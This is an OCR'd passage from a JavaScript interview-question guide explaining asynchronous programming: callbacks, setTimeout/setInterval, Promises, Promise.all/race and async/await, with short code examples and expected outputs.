



```
// Synchronous Programming
// Not efficient
console.log("Start");
Function1();
Function2();
console.log("End");

// Time taking function
function Function1() {
  // Loading Data from an API
  // Uploading Files
  // Animations
}
function Function2() {
  console.log(100 + 50);
}
```

Q. What is the difference between synchronous and asynchronous programming?

Synchronous programming	Asynchronous programming
1. In synchronous programming, tasks are executed one after another in a **sequential manner**.	In synchronous programming, tasks can start, run, and complete in parallel
2. Each task must complete before the program moves on to the next task.	Tasks can be executed independently of each other.
3. Execution of code is blocked until a task is finished.	Asynchronous operations are typically non-blocking.
4. Synchronous operations can lead to blocking and unresponsiveness.	It enables better concurrency and responsiveness.
5. It is the default mode of execution.	It can be achieved through techniques like callbacks, Promises, async/await

Q. What are the techniques for achieving asynchronous operations in JS?



Q. What is setTimeout()? How is it used to handle asynchronous operations? V. IMP.

- setTimeout() is a built-in JavaScript function that allows you to schedule the execution of a function **after a specified delay asynchronously**.



```
console.log("start");

// anonymous function as callback
setTimeout(function () {
  console.log("I am not stopping anything");
}, 3000); // Start after a delay of 3 second

console.log("not blocked");
```

```
// Output:
// start
// not blocked
// I am not stopping anything
```


Q. What is setInterval()? How is it used to handle asynchronous operations?

- setInterval() is a built-in JavaScript function that allows you to **repeatedly execute a function at a specified interval asynchronously**.

setTimeout



setInterval




```
console.log("start");

setInterval(function () {
    console.log("I am not stopping anything");
}, 3000); // Repeat after every 3 second

console.log("not blocked");
```

```
// Output:
// start
// not blocked
// I am not stopping anything
// I am not stopping anything
// ..........
```

Q. What is the role of callbacks in fetching API data asynchronously?

- Callbacks in JavaScript are functions that are **passed as arguments to other functions.**

```
// anonymous function as callback
setTimeout(function () {
  console.log("I am not stopping anything");
}, 3000); // Start after a delay of 3 second
```

```
function processApiResponse(error, response) {
  if (error) {
    console.error("Error:", error);
  } else {
    console.log("Data:", response.data);
  }
}
```

```
// processApiResponse function as the callback
fetchData(processApiResponse);
```

```
function fetchData(callback) {

  // Simulating data fetching from an API
  setTimeout(function () {
    const apiResponse = { data: "Fetched data" };
    callback(null, apiResponse);
  }, 2000);

}
```

Q. What is callback hell? How can it be avoided?

- Callback hell, also known as the "pyramid of doom," refers to the situation when **multiple nested callbacks** are used, leading to code that becomes difficult to read, understand, and maintain.

```
// 3 ways solve callback hell problem:
// 1. Use named functions as callback
// 2. Use Promises
// 3. Use async/ await
```

```
asyncOperation1()
  .then((result1) => asyncOperation2())
  .then((result2) => asyncOperation3())
  .then((result3) => {
    // ... code to handle final result
  })
  .catch((error) => {
    console.error("Error:", error);
  });
```

```
// Callback hell problem - multiple nested callbacks
asyncOperation1(function(error, result1) {
    if (error) {
      console.error('Error:', error);
    } else {
      asyncOperation2(function(error, result2) {
        if (error) {
          console.error('Error:', error);
        } else {
          asyncOperation3(function(error, result3) {
            if (error) {
              console.error('Error:', error);
            } else {
              // ... more nested callbacks
            }
          });
        }
      });
    }
  });
```

Chapter 14: Asynchronous programming - Promises

Q. What are Promises in JavaScript?

Q. How to implement Promises in JavaScript?

Q. When to use Promises in real applications?

Q. What is the use of Promise.all() method?

Q. What is the use of Promise.race() method?

Q. What is the difference between Promise.all() and Promise.race()?


Q. What are Promises in JavaScript? V. IMP.

❖ Important points about promises:

1. Promises in JavaScript are a way to handle **asynchronous operations**.


2. A Promise can be in one of three states: **pending, resolved, or rejected**.

3. A promise represents a value that **may not be available yet** but will be available at some point in the **future**.




```
const promise = new Promise((resolve, reject) => {
    // Perform asynchronous operation for eg: setTimeout()
    // Call `resolve` function when the operation succeeds
    // Call `reject` function when the operation encounters an error
});
```

Q. How to implement Promises in JavaScript? V. IMP.




Q. How to implement Promises in JavaScript? V. IMP.

```
// Create a new promise using the Promise constructor
const myPromise = new Promise((resolve, reject) => {

// Set a timeout of 1 second
setTimeout(() => {

    // Generate a random number between 0 and 9
    const randomNum = Math.floor(Math.random() * 10);

    // Resolve the promise
    if (randomNum < 5) {
      resolve(`Success! Random number: ${randomNum}`);
    }
    // Reject the promise
    else {
      reject(`Error! Random number: ${randomNum}`);
    }

}, 1000);
```


```
// Use the .then() method to
//handle the resolved promise
myPromise
  .then((result) => {
    console.log(result);
  })

  // Use the .catch() method to
  //handle the rejected promise
  .catch((error) => {
    console.error(error);
  });

//Output: Error! Random number: 9
//Output: Success! Random number: 4
```

Q. When to use Promises in real applications?

- Promises are useful when you need to perform **time taking operations in asynchronous manner** and later handle the results when the result is available.



Q. What is the use of Promise.all() method? V. IMP.



Q. What is the use of Promise.all() method?

- Promise.all() is used to handle **multiple promises concurrently**.
- Promise. all() takes an **array of promises as input** parameter and **returns a single promise**.
- Promise.all() **waits for all promises to resolve or at least one promise to reject**.

```
// Promise.all() method is used to handle multiple promises concurrently.
const promise1 = new Promise((resolve) => setTimeout(resolve, 1000, "Hello"));
const promise2 = new Promise((resolve) => setTimeout(resolve, 2000, "World"));
const promise3 = new Promise((resolve) => setTimeout(resolve, 1500, "Happy"));
```

```
// Promise.all takes an array of promises as input and returns a new promise.
Promise.all([promise1, promise2, promise3])
  .then((results) => {
    console.log(results); // Output: ['Hello', 'World', 'Happy']
  })
  .catch((error) => {
    console.error("Error:", error);
  });
```

Q. What is the use of Promise.race() method?

- Promise.race() is used to handle **multiple promises concurrently**.
- Promise.race() takes an array of promises as input parameter and returns a single promise.
- Promise.race() waits for only one promise to resolve or reject.

```
// Promise.race method is used to handle multiple promises concurrently.
const promise1 = new Promise((resolve) => setTimeout(resolve, 1000, "Hello"));
const promise2 = new Promise((resolve) => setTimeout(resolve, 2000, "World"));
const promise3 = new Promise((reject) => setTimeout(reject, 1500, "Happy"));
```

```
// Promise.race takes an array of promises as input and returns a new promise.
Promise.race([promise1, promise2, promise3])
  .then((results) => {
    console.log(results); // Output: 'Hello'
  })
  .catch((error) => {
    console.error("Error:", error);
  });
```

Q. What is the difference between Promise.all() and Promise.race()?

Promise.all()	Promise.race()
1. Promise.all() is used when you want to wait for **all** the input promises to settle.	Promise.race() is used when you want to react as soon as the **first** promise settles.
2. The returned promise resolves with an **array** of resolved values from the input promises, in the same order as the input promises.	The settled **value** (fulfilled value or rejection reason) of the first settled promise is used as the settled value of the returned promise.

```
Promise.all([promise1, promise2, promise3])
  .then((results) => {
    console.log(results);
    // Output: ['Hello', 'World', 'Happy']
  })
  .catch((error) => {
    console.error("Error:", error);
  });
```

```
Promise.race([promise1, promise2, promise3])
  .then((results) => {
    console.log(results);
    // Output: 'Hello'
  })
  .catch((error) => {
    console.error("Error:", error);
  });
```

Chapter 15: Asynchronous Programming - Async Await


Q. What is the purpose of async/ await? Compare it with Promises?

Q. Explain the use of async and await keywords in JS?

Q. Can we use async keyword without await keyword and vice versa?

Q. How do you handle errors in async/ await functions?

Q. What is the purpose of async/ await? Compare it with Promises? V. IMP.



Q. What is the purpose of async/ await? Compare it with Promises? V. IMP.

❖ Similarities and differences between promises and async-await:

1. Promises and async/await can achieve the same goal of handling **asynchronous operations**.
2. async/await provides a more concise and **readable syntax** that resembles synchronous code whereas Promises use a chaining syntax with **then() and catch()** which is not that readable.
3. async/await still **relies** on Promises for handling the asynchronous nature of the code.

```
function fetchData() {
  return new Promise((resolve, reject) => {
    // asynchronous operation
    setTimeout(() => {
      resolve("Data has been fetched");
    }, 1000);
  });
}
```

```
// Promises
fetchData()
  .then((result) => {
    console.log(result);
  })
  .catch((error) => {
    console.error(error);
  });
```

```
// async-await
async function doSomethingAsync() {
  try {
    const result = await fetchData();
    console.log(result);
  } catch (error) {
    console.error(error);
  }
}
doSomethingAsync();
```

Q. Explain the use of async and await keywords in JS? V. IMP.

- The **async keyword** is used to define a function as an **asynchronous function**, which means the code inside async function will not block the execution other code.
- The **await keyword** is used within an async function to **pause the execution** of the function until a Promise is resolved or rejected.

```
function delay(ms) {
  return new Promise((resolve) =>
    setTimeout(() => {
      console.log("Running");
      resolve();
    }, ms)
  );
}
```

```
async function greet() {
  console.log("Starting...");

  delay(2000); // Not block
  console.log("Not Blocked");

  await delay(1000); // Block the code until completion
  console.log("Blocked");
}

greet();
```

```
// Output:
// Starting...
// Not Blocked
// Running (after 1 sec)
// Blocked
// Running (after 2 sec)
```

Q. Can we use async keyword without await keyword and vice versa?

- **Yes**, we use async keyword without await keyword.

```
// async without await
async function doSomething() {
  console.log("Inside the async");
  return "Done";
}

const result = doSomething();
console.log(result);
// Output: Inside the async
```

- await keyword cannot be used without async.

```
// await without async
function performAsyncTask() {
    console.log("Starting...");

    try {
        // Not possible
        await delay(1000);
        console.log("Test");
    } catch (error) {
        console.error(error.message);
    }
}
```

Q. How do you handle errors in async/ await functions?

- In async/await functions, we can handle errors using **try/catch** blocks.

```
processData();

async function processData() {
  try {
    const result = await fetchData();
    console.log("Data:", result);
  } catch (error) {
    console.error("Error:", error);
  }
}
```

```
async function fetchData() {
  try {
    const response = await fetch("https://abc.com");

    if (!response.ok) {
      throw new Error("Request failed");
    }
    const data = await response.json();
    return data;
  } catch (error) {
    console.error("Error:", error);
    throw error;
  }
}
```

Chapter 16: Browser APIs & Web Storage

Q. What is a window object?

Q. What are Browser APIs in JS?

Q. What is Web Storage, and its use? How many types of web storage are there?

Q. What is Local Storage? How to store, retrieve and remove data from it?

Q. What is Session Storage? How to store, retrieve and remove data from it?

Q. What is the difference between LocalStorage and SessionStorage?

Q. How much data can be stored in localStorage and sessionStorage?


Q. What are cookies? How do you create and read cookies?

